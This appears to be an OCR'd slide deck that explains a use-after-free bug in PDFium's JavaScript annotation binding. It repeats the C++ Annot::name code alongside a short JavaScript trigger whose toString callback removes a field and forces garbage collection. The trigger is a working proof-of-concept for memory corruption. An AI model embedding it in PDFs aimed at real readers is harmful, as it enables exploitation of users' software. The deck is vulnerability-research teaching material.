
src/third_party/pdfium/fpdfsdk/javascript/Annot.cpp

```
bool Annot::name(IJS_Context* cc, CJS_PropValue& vp,
 ↪  CFX_WideString& sError) {
  CPDFSDK_BAAnnot* baAnnot =
   ↪  ToBAAnnot(m_pAnnot.Get());
  if (!baAnnot) return false;
  ...
  CFX_WideString annotName;

  vp >> annotName;
  baAnnot->SetAnnotName(annotName);
}
```

User supplied JS

Binding code in PDF reader (PDFs can embed JS)



```
src/third_party/pdfium/fpdfsdk/javascript/Annot.cpp

bool Annot::name(IJS_Context* cc, CJS_PropValue& vp, CFX_WideString& sError) {
  CPDFSDK_BAAnnot* baAnnot = ToBAAnnot(m_pAnnot.Get());
  if (!baAnnot) return false;
  ...
  CFX_WideString annotName;

  vp >> annotName;
  baAnnot->SetAnnotName(annotName);
}
```

User supplied JS

Assignment operator

Binding code in PDF reader (PDFs can embed JS)

`src/third_party/pdfium/fpdfsdk/javascript/Annot.cpp`

```
bool Annot::name(IJS_Context* cc, CJS_PropValue& vp,
 ↪   CFX_WideString& sError) {
  CPDFSDK_BAAnnot* baAnnot =
   ↪   ToBAAnnot(m_pAnnot.Get());
  if (!baAnnot) return false;
  ...
  CFX_WideString annotName;

  vp >> annotName;
  baAnnot->SetAnnotName(annotName);
}
```

User supplied JS

Assignment operator **that calls toString**

Binding code in PDF reader (PDFs can embed JS)

src/third_party/pdfium/fpdfsdk/javascript/Annot.cpp

```
bool Annot::name(IJS_Context* cc, CJS_PropValue& vp,
 ↪  CFX_WideString& sError) {
  CPDFSDK_BAAnnot* baAnnot =
   ↪  ToBAAnnot(m_pAnnot.Get());
  if (!baAnnot) return false;
  ...
  CFX_WideString annotName;

  vp >> annotName;
  baAnnot->SetAnnotName(annotName);
}
```

```
const annots = this.getAnnots();
annots[0].name = {
  toString: () => {
    this.removeField("myRadio");
    gc();
    return false;
  }
}
```

Binding code in PDF reader (PDFs can embed JS) 😭

src/third_party/pdfium/fpdfsdk/javascript/Annot.cpp

```
bool Annot::name(IJS_Context* cc, CJS_PropValue& vp,
 ↪  CFX_WideString& sError) {
  CPDFSDK_BAAnnot* baAnnot =
   ↪  ToBAAnnot(m_pAnnot.Get());
  if (!baAnnot) return false;
  ...
  CFX_WideString annotName;

  vp >> annotName;
  baAnnot->SetAnnotName(annotName);
}
```

```
const annots = this.getAnnots();
annots[0].name = { This is vp
  toString: () => {
    this.removeField("myRadio");
    gc();
    return false;
  }
}
```

Binding code in PDF reader (PDFs can embed JS)

src/third_party/pdfium/fpdfsdk/javascript/Annot.cpp

```
bool Annot::name(IJS_Context* cc, CJS_PropValue& vp,
 ↪   CFX_WideString& sError) {
  CPDFSDK_BAAnnot* baAnnot =
   ↪   ToBAAnnot(m_pAnnot.Get());
  if (!baAnnot) return false;
  ...
  CFX_WideString annotName;

  vp >> annotName;
  baAnnot->SetAnnotName(annotName);
}
```

```
const annots = this.getAnnots();
annots[0].name = { This is vp
  toString: () => { This is toString
    this.removeField("myRadio");
    gc();
    return false;
  }
}
```

Binding code in PDF reader (PDFs can embed JS)

```
src/third_party/pdfium/fpdfsdk/javascript/Annot.cpp
```

```
bool Annot::name(IJS_Context* cc, CJS_PropValue& vp,
 ↪  CFX_WideString& sError) {
  CPDFSDK_BAAnnot* baAnnot =
   ↪  ToBAAnnot(m_pAnnot.Get());
  if (!baAnnot) return false;
  ...
  CFX_WideString annotName;

  vp >> annotName;
  baAnnot->SetAnnotName(annotName);
}
```

```
const annots = this.getAnnots();
annots[0].name = {
    toString: () => {
        this.removeField("myRadio");
        gc();
        return false;
    }
}
```

This is vp

This is **toString**

Turns out this is baAnnot

Binding code in PDF reader (PDFs can embed JS)

```
src/third_party/pdfium/fpdfsdk/javascript/Annot.cpp

bool Annot::name(IJS_Context* cc, CJS_PropValue& vp,
 ↪  CFX_WideString& sError) {
  CPDFSDK_BAAnnot* baAnnot =
   ↪  ToBAAnnot(m_pAnnot.Get());
  if (!baAnnot) return false;
  ...
  CFX_WideString annotName;

  vp >> annotName;
  baAnnot->SetAnnotName(annotName);
}
```


What happens now????

```
const annots = this.getAnnots();
annots[0].name = {
  toString: () => {
    this.removeField("myRadio");
    gc();
    return false;
  }
}
```

This is vp


This is **toString**

